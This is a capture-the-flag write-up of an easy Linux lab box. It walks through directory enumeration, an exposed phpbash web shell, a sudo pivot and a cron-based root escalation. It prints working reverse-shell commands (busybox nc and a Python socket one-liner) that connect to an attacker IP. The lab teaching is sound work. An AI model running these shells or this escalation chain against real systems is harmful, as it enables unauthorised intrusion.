Overview
Bashed is an easy Linux box whose name is a pun: the foothold is phpbash, a browser-based semi-interactive web shell that the developer left sitting in a public directory. From www-data, a generous sudo rule pivots to the scriptmanager user, and a cron job running every Python script in a writable directory hands over root. It's a clean lesson in directory enumeration and chaining small misconfigurations.
Recon
A directory brute force with a .php extension surfaced the interesting paths:
gobuster dir -u http://10.129.219.96/ -w .../big.txt -x php
/dev                  (Status: 301)
/php                  (Status: 301)
/uploads              (Status: 301)
/config.php           (Status: 200) [Size: 0]

The landing page mentions the developer was building phpbash, and /dev/ turned out to hold phpbash.php itself.
Foothold
phpbash → Reverse Shell
Opening /dev/phpbash.php drops you straight into a command-execution interface running as www-data. Most reverse-shell payloads died in the restricted environment, but busybox nc worked:
busybox nc 10.10.14.143 443 -e /bin/bash
rlwrap nc -lvnp 443
whoami
www-data
After upgrading to a PTY with Python, I checked sudo rights:
python -c 'import pty; pty.spawn("/bin/bash")'
Privilege Escalation
sudo to scriptmanager
sudo -l
User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
Reading a sudo rule: the
(scriptmanager : scriptmanager)part meanswww-datacan run anything as thescriptmanageruser/group without a password. That's not root, but it's a lateral move, andscriptmanagercan reach fileswww-datacouldn't.
sudo -u scriptmanager /bin/bash
Cron + Writable Scripts Directory
Running pspy to watch processes, I spotted a test.py executing on a schedule. The /scripts directory, previously off-limits, was owned by scriptmanager and contained a .py file plus a .txt it regenerates. Deleting the .txt saw it recreated minutes later, confirming a cron job runs the scripts on a timer. The cron invokes python itself, so every .py in that directory runs as root on each tick.
The pattern: a privileged cron job + a directory you can write to = arbitrary code as the cron's owner. You don't need to know the exact crontab line; the regenerated file proves the schedule, and write access does the rest.
I dropped a Python reverse shell into the scripts directory and waited for cron:
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.143",31337));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
Root
Cron fired and the shell landed as root:
rlwrap nc -lvnp 31337
# whoami
root
Takeaways
- Enumerate with extensions.
-x phpis what surfacedphpbash.php; the dev directory was the whole game. - Read sudo rules carefully, a non-root target user is still a useful pivot.
- Writable + scheduled = root. A cron job running scripts from a directory you control is one of the most common Linux privescs.
pspyreveals the schedule without needing to read root's crontab.